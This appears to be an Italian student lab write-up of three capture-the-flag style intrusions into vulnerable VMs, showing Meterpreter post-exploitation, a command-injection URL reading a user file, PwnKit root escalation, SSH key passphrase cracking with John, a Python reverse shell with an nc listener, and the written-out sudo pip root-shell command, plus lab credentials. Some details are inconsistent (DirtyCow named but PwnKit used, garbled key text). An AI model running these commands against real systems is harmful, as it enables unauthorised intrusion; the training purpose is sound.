
```
Interface 9
=====
Name : eth3 - Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:ae:6c:c3
MTU : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::c4a:46a6:7d6b:2f48
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Con il comando **in screen** abbiamo verificato che si tratta di una macchina virtuale

```
meterpreter > run post/windows/gather/checkvmm
[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_fs_chmod, stdapi_registry_delete_key, stdapi_registry_enum_key_direct, stdapi_registry_open_key, stdapi_registry_query_value_direct, stdapi_config_getprivs, stdapi_sys_process_attach, stdapi_sys_prio_protect, stdapi_sys_process_memory_write, stdapi_sys
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
```

Con il comando **screenshot** si effettua uno screenshot della macchina target.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/QlgnKleS.jpeg
```



Il comando **webcam\_list** invece non è supportato dalla sessione meterpreter.

## BLACKBOX 1

1) Configurazione PC su scheda solo host

2) Abbiamo utilizzato fping per scoprire tutti gli host della subnet

```
(kali㉿rete1)-[~/Desktop]
$ fping -a -g 192.168.56.0/24
192.168.56.100
192.168.56.102
192.168.56.118
```

3) Host target trovato: 192.168.56.118

4) Servizi trovati ---> nmap -sV -T5 -p- 192.168.56.118

p: 21 : 3.0.3

80: httpd Apache : 2.4.18

Os: Unix

```
(kali㉿rete1)-[~/Desktop]
$ nmap -sV -T5 -p- 192.168.56.118
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-07 19:45 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS
with --dns-servers
Nmap scan report for 192.168.56.118
Host is up (0.0022s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18
Service Info: Host: 127.0.0.1; OS: Unix
```


5) Abbiamo provato ad accedere al servizio ftp con

- ftp 192.168.56.118 --> ma richiede la password

```
(kali㉿rete1)-[~/Desktop]
$ ftp 192.168.56.118
Connected to 192.168.56.118.
220 (vsFTPd 3.0.3)
Name (192.168.56.118:kali): 
```


6) Abbiamo controllato con curl OPTION se nella pagina principale ci fosse stata la possibilità di un POST per una reverse shell PHP --> non era possibile

7) Abbiamo effettuato l'accesso alla pagina principale 192.168.56.118/site/ --> e utilizzato gobuster per una ricerca approfondita delle directory non trovando nulla di interessante




8) Proseguendo con la ricerca sul sito, è stata trovata una pagina che permette di eseguire il codice direttamente dall'URL

Pagina vulnerabile --> buscar --> ci permette di eseguire comandi




9) Siamo partiti dalla cartella attuale in cui ci trovavamo con pwd dopodiché abbiamo cominciato a scendere di cartelle listando gli elementi all'interno con ls -a (in caso di file nascosti).



10) Scendendo di una sola cartella abbiamo trovato un file nascosto chiamato .backup

11) Abbiamo aperto .backup e abbiamo trovato nome e password di jangow01



12) Una volta accesso a ftp sulla porta 21 abbiamo provato a vedere se era possibile caricare un file di testo ma non era fattibile

13) Siamo entrati nella directory dell'utente jango01 abbiamo scoperto che era possibile scrivere e caricare file

14) A questo punto l'obiettivo era sfruttare questo problema di sicurezza caricando un payload che potesse elevarmi a root

15) Facendo uname -r abbiamo trovato la versione del kernel --> questa versione presentava un famoso exploit: DirtyCow

16) Abbiamo cercato qualche payload e su github abbiamo trovato questo: <https://github.com/ly4k/PwnKit>

17) Una volta clonato il repository da github, non ho fatto altro che caricare il payload per poi eseguirlo. digitando ls -l --> abbiamo capito che il payload non era eseguibile perciò abbiamo digitato: chmod +x per renderlo eseguibile

18) Eseguendo il payload abbiamo ottenuto l'accesso root

19) Una volta ottenuto il root, ci siamo diretti alla cartella root del sistema "/" per successivamente andare su root e ottenere la flag

```
root@jangow01:/# cd root
root@jangow01:~# ls
proof.txt
root@jangow01:~# cat proof.txt
ooooooooooooooooooooo# #ooooooooooooo(< . /ooooooooooooo
ooooooooooooo(< .ooooooooooooo#< #####((//##&oooo& .&oooo
ooooooooooooo& oooooooooooooo#< ######&0*< ./00* &00
oooooooo* (oooooooooooo#/. .*0. .#&. &000&&
oooooooo, /oooooooooooo#,. .0. ,&, 00&&
o & ooooooooooooo#. .000,000/ %.. #, %0&
oooo# ooooooooooooo/. .ooooooooooooo * .., 00
ooo& ooooooooooooo* oooooooooooooo , 0
o& .oooooooooooo( oooooooooooooooooooooooo *.
&0
00/ *oooooooooooo/ ooooooooooooo# 00
00 .oooooooooooo/ oooooooooooooooo @# 00
00 ooooooooooooo. oooooooooooooooo 00( 00
0& .oooooooooooo. , ooooooooooooo * .000*( .0
00 ,oooooooooooo, ooooooooooooo#</oooooooooooo, ooooooooooooo(*&* &0
00& oooooooooooooooooo (ooooooooooooooooo/00/ &0
0 &0 ,ooooooooooooooooo,oooooooooooo#<ooooooooooooooooo/* &0
0 00. .ooooooooooooooooooooooooooooooooooooooooo/* &0&
0 ooo& ,ooooooooooooooooooooooooooooooooooooo%/ &00&&
0 oooooo. *</oooooooooooooooooooooooooooo&#. . &0000&&
0 ooooooooooooo& JANGOW &000
&oooooooooooo& 00(&0 0. %0 00%0 &000&&&
&&&0000&% &/ (&&000&&&
ooooooooooooooooooooooooooooooooooooo
```

INFO TROVATE ----

- <http://192.168.56.118/site/busque.php?buscar=cat%20/home/jangow01/user.txt> -->  
d41d8cd98f00b204e9800998ecf8427e

- User-host: jangow01 ; --> abygurl69

## BLACKBOX 2

### Configurazione iniziale

Conosciamo l'indirizzo IP della macchina Lupin One: **192.168.1.209**.

Abbiamo configurato entrambe le macchine sulla stessa rete interna, assegnando alla nostra macchina Kali l'indirizzo IP **192.168.1.210**. Dopo aver verificato la comunicazione tra le macchine tramite un comando ping, abbiamo constatato che le due macchine comunicano correttamente.

```
(kali㉿kali)-[~]
$ ping -c 4 192.168.1.209

PING 192.168.1.209 (192.168.1.209) 56(84) bytes of data.
64 bytes from 192.168.1.209: icmp_seq=1 ttl=64 time=1.29 ms
64 bytes from 192.168.1.209: icmp_seq=2 ttl=64 time=0.376 ms
64 bytes from 192.168.1.209: icmp_seq=3 ttl=64 time=0.402 ms
64 bytes from 192.168.1.209: icmp_seq=4 ttl=64 time=0.363 ms
— 192.168.1.209 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3047ms
rtt min/avg/max/mdev = 0.363/0.608/1.291/0.394 ms
```

### Scansione della rete con Nmap

Con il comando **sudo nmap -sC -sV 192.168.1.209** facciamo una scansione di rete sull'indirizzo IP della Lupin One. Con questo comando cerchiamo le porte aperte, determiniamo i servizi in esecuzione su quelle porte, e cerchiamo di identificare la versione di quei servizi. Dalla scansione con nmap abbiamo individuato due porte aperte:


- 22/tcp con servizio ssh attivo
- 80/tcp con servizio http attivo

```
(kali㉿kali)-[~]
$ sudo nmap -sC -sV 192.168.1.209
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-09 05:09 EST
Nmap scan report for 192.168.1.209
Host is up (0.00016s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256 bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256 ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
|_http-server-header: Apache/2.4.48 (Debian)
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_~/myfiles
MAC Address: 08:00:27:1A:04:41 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.48 seconds
```


## Esplorazione del file robots.txt

Dall'output della scansione abbiamo individuato un file **robots.txt** che vieta l'accesso alla directory **/~myfiles**. Per analizzarne il contenuto, abbiamo inserito l'indirizzo: <http://192.168.1.209/robots.txt> nel browser Firefox.



Nel file ci viene indicato che i bot non devono scansionare o indicizzare il contenuto della directory **/~myfiles**.

Questo non ci impedisce di accedere alla directory **/~myfiles** o ai file al suo interno tramite Firefox. Inserendo l'IP seguito dalla directory nell'URL andiamo a vedere il contenuto della cartella. Risulta un Errore 404 sospetto.



## Ricerca di percorsi nascosti con ffuf

Proviamo a trovare percorsi simili che iniziano con la tilde utilizzando ffuf.

Ffuf è uno strumento di fuzzing che permette di cercare file o directory nascosti su un server web.

Utilizziamo il comando: **ffuf -u http://192.168.1.209/ ~FUZZ -w /usr/share/wordlists/dirb/common.txt**.

In questo caso, attraverso l'uso di una wordlist dedicata a parole comuni per file e directory cerchiamo di scoprire quelli nascosti nel path `http://192.168.1.209/` aggiungendo le parole della wordlist al posto di FUZZ.


```
(kali㉿kali)-[~]
$ ffuf -u http://192.168.1.209/~FUZZ -w /usr/share/wordlists/dirb/common.txt
[+] Fuzzing http://192.168.1.209/~FUZZ
[+] Threads: 40, Timeout: 10s, Threads: 40, Threads: 40, Threads: 40
[+] FUZZING WITH WORDLIST: /usr/share/wordlists/dirb/common.txt
[+] Matcher: Response status: 200-299,301,302,307,401,403,405,500
[+] Progress: [4614/4614] :: Job [1/1] :: 5555 req/sec :: Duration: [0:00:01] :: Errors: 0 ::

Secret [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 5ms]
:: Progress: [4614/4614] :: Job [1/1] :: 5555 req/sec :: Duration: [0:00:01] :: Errors: 0 ::
```

Abbiamo scoperto una directory chiamata `/~secret`.

A questo punto accediamo alla directory per vederne il contenuto.

Troviamo un messaggio lasciato da icex64 che ci dice di aver nascosto una chiave privata ssh all'interno di questa directory che però è protetta da una passphrase.



## Identificazione del file nascosto

Riutilizziamo lo strumento ffuf per trovare il file nascosto in questa directory: `ffuf -ic -u http://192.168.1.209/~myfiles/.FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -fc 403 -e .txt, .html`

- Il parametro `-ic` ignora le differenze tra maiuscole e minuscole
- Il parametro `-fc` esclude le risposte http con lo stato 403 dai risultati così da ricevere solo file effettivamente accessibili
- Il parametro `-e` specifica le estensioni sulle quali concentrarsi

Abbiamo trovato il file `mysecret.txt` accessibile nella directory `~/secret/`

```
(kali㉿kali)-[~]
$ ffuf -ic -u http://192.168.1.209/~secret/.FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -fc 403 -e .txt,.html
v2.1.0-dev

:: Method : GET
:: URL : http://192.168.1.209/~secret/.FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
:: Extensions : .txt .html
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
:: Filter : Response status: 403

[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 18ms]
[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 12ms]
mysecret.txt [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 14ms]
:: Progress: [262953/262953] :: Job [1/1] :: 6451 req/sec :: Duration: [0:01:12] :: Errors: 0 ::
```

## Decodifica del file mysecret.txt

Il file mysecret.txt contiene una lunga stringa codificata.

Abbiamo utilizzato un online decoder come Cyberchef e dopo vari tentativi abbiamo scoperto che la stringa era codificata in base58 e troviamo la chiave privata ssh.

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzA...cI1n1jYmMAAAAGMyNyeXB0AAAAAGAAAABDy33c2Fp
PBVANneA0z3iusGAAAAFAAAAAFAAAATXAAAB3nzaC1yc?FAAAAADAQABAA4CA0Db2hJzJcvk
96Xjytp1gT9z/mP91Nq0U9QoAwop5NvHEf/j5kQndj/YB7sq1hBot0NvaAdmsk+QYL9
H0N8b0jMBMc4sOfB1noLEkx894B/PguT0DeeMEV/ak221KegdwL9Ar+f+148V86Qgkz56
xzoKn/ExVKApsd1mRvGhsv4ZMMkEKT1oTeGz7raD7QHDExiuLhkh33rZQCrFsZFT7
J0wKgLrX2pm0nQCC6o42Q0jaLB2tXcY6)zEBDQECoVuRPl7eJa@.nrFc01zPfZ/Nnyu
/D1f1cmhXscv1D71cPqWfWkGf3hEr0wQhEuF50y0TcObg9dL1k24KcsKycbzH0
ZnaDsmjovYzUuVL119j/fnp/tv0lbnk391mmV6ubJ6JmHkewewv62z1NE8mKhMpsY1
he0CLdyv316bfIB0+3y5mg9Ihuuk75n6vUOPSQMsx56d+B9H2bf112101mFaaw0pf
XdcBVXzkou3n1zB1/Xoip71Lh3kPI7U7fp5EyFIPwIAEnSrmzn7Y9aJQhbjHAjFC1A
hzJz14LG26mjGE1l+9g4u7pjEAqYv1+3x8f+uizSvdMr/66Ma4e6iwlPqlntz3UiFFb
4Ie1xaW0f7UnoKUy;lvMwBbb3qYakBbQapoOnhGoYQAAB1BkuFFctACNr1ldNx180vcq
```

Con **sudo nano sshkey.txt** creiamo un file di testo dove salvare la chiave privata.

## Cracking della passphrase con John the Ripper

Però, come ci è stato detto precedentemente da icex64 la chiave è protetta a sua volta da una passphrase, quindi utilizziamo lo strumento **ssh2john** per estrarre l'hash della chiave privata ssh e salvarlo in un file separato per fare successivamente un cracking con **John the Ripper**.

```
[kali㉿kali)-[~] $ ssh2john sshkey.txt > hashsshkey
```

Facciamo il cracking con John the Ripper tenendo a mente le parole di icex64 ed utilizzando la wordlist fasttrack.txt.

```
[kali㉿kali]-[~]
$ john --wordlist=/usr/share/wordlists/fasttrack.txt hashsshkey
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd!          (sshkey.rsa)
1g 0:00:00:06 DONE (2025-01-09 07:51) 0.1506g/s 14.45p/s 14.45c/s 14.45C/s P@55w0rd..testing123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Il cracking della chiave ssh è andato a buon fine e troviamo la password: P@55w0rd!

## **Accesso alla macchina Lupin One**

Ora che abbiamo l'utente (icex64) e la passphrase (P@55w0rd!) proviamo a connetterci tramite ssh.

Con il comando **sudo ssh -i sshkey.txt icex64@192.168.1.209** ci connettiamo alla macchina Lupin one come utente icex64 utilizzando una chiave privata invece di una password. Ci viene richiesta la passphrase della chiave, una volta inserita siamo dentro.

Dopo aver avviato una connessione ssh apriamo il file "user.txt" e troviamo la prima flag

Dopodiché controlliamo i comandi che posso eseguire con "sudo -l"

```

icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$ 

```

sudo -l --> come ben possiamo vedere si può utilizzare python tramite /usr/bin/python3.9 per aprire heist.py

Aprendo il file heist.py si trova una libreria importata "webbrowser" --> libreria che si puo modificare includendo una reverse shell che si può aprire come amministratore ("ricordiamo i comandi che si possono eseguire")

## Reverse shell

Creiamo la reverse shell con uno script python e mettiamo in ascolto la nostra kali sulla porta 4444

```

File Actions Edit View Help
icex64@LupinOne:~/home/arsene$ ls
heist.py note.txt
icex64@LupinOne:~/home/arsene$ cat heist.py
import webbrowser
print ("It's not yet ready to get in action")
webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:~/home/arsene$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
[...]

```

Kali Linux terminal session:

```

kali㉿kali:[~/Desktop/BlackBoxes/BlackLupin]
└─# nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.1.147] from LupinOne.lan [192.168.1.75] 43958
ls
heist.py
note.txt

```

```

ls -a
.
.bash_history
.bash_logout
.bashrc
heist.py
.note
.note.txt
.profile
.secret

```

Accediamo alla reverse shell tramite sudo arsene: sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py

Digitando ls -a scopriamo subito un file nascosto ".secret". Una volta aperto, troviamo quanto segue:

```

cat .secret
I dont like to forget my password "rQ8EE"UK,eV)weg~*nd-`5:{*"j7*Q"

```

Utilizziamo la password per accedere all'account di arsene. Come nel caso di icex64 utilizziamo il comando sudo -l per vedere i comandi eseguibili con sudo. Come si può vedere possiamo eseguire comandi pip con privilegi root senza password

```

arsene@LupinOne:~$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip

```

## Escalation

Cercando su Google “bin/pip escalation” troviamo il seguente sito <https://gtfobins.github.io/gtfobins/pip/> con una lista di comandi tra cui l'escalation di privilegi tramite "pip"

Proviamo ad utilizzare il seguente comando

# Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)'") > $TF/setup.py
sudo pip install $TF
```

Utilizzando lo script, possiamo vedere ("sudo -l") che abbiamo tutti gli accessi root

```
arsene@LupinOne:~$ TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$TTY 2>$(tty)'") > $TF/setup.py
sudo pip install $TF
Processing /tmp/tmp.gKguGn0vLb
#
# sudo -l
Matching Defaults entries for root on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User root may run the following commands on LupinOne:
    (ALL : ALL) ALL
#
```

Ora che abbiamo gli accessi root , cerchiamo nella cartella root e apriamo il file di testo "root.txt". Aprendo il file "root.txt" abbiamo trovato la seconda flag root

## ---- INFO AGGIUNTIVE -----


Username: icex64

IP: 192.168.1.75

1. Chiave Privata:id\_rsa.txt Password 1 --> P@55w0rd!
  2. Password root --> rQ8EE"UK,eV)weg~\*nd-'5:{\*"j7\*Q


## BLACKBOX 3

Abbiamo innanzitutto controllato quale fosse il nostro indirizzo ip tramite il comando ip a e poi abbiamo eseguito un arp-scan della rete per controllare quali altri ip ne facessero parte. Abbiamo notato l'ip 192.168.56.104 e abbiamo constatato che fosse quello della blackbox di episode..



```
(kali㉿kali)-[~/Desktop/bw2]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    group default qlen 1000
        link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
            inet 127.0.0.1/8 brd 0.0.0.0 scope host lo
                valid_lft forever preferred_lft forever
            inet6 ::1/128 brd 0.0.0.0 scope host noprefixroute
                valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel
    state UP group default qlen 1000
        link/ether 08:00:27:58:75:24 brd ff:ff:ff:ff:ff:ff
            inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic
                noproxyroute eth0
                    valid_lft forever preferred_lft forever
            inet6 fe80::d5dc:55ad%eth0/64 scope link noprefixroute
                valid_lft forever preferred_lft forever
(kali㉿kali)-[~/Desktop/bw2]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: ENI10MB, MAC: 08:00:27:58:75:24, IPv4: 192.168.56.102
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/rohills/arp-scan)
192.168.56.1 0a:00:27:00:00:04 (Unknown: locally administered)
192.168.56.100 08:00:27:3a:f2:e6 PCS Systemtechnik GmbH
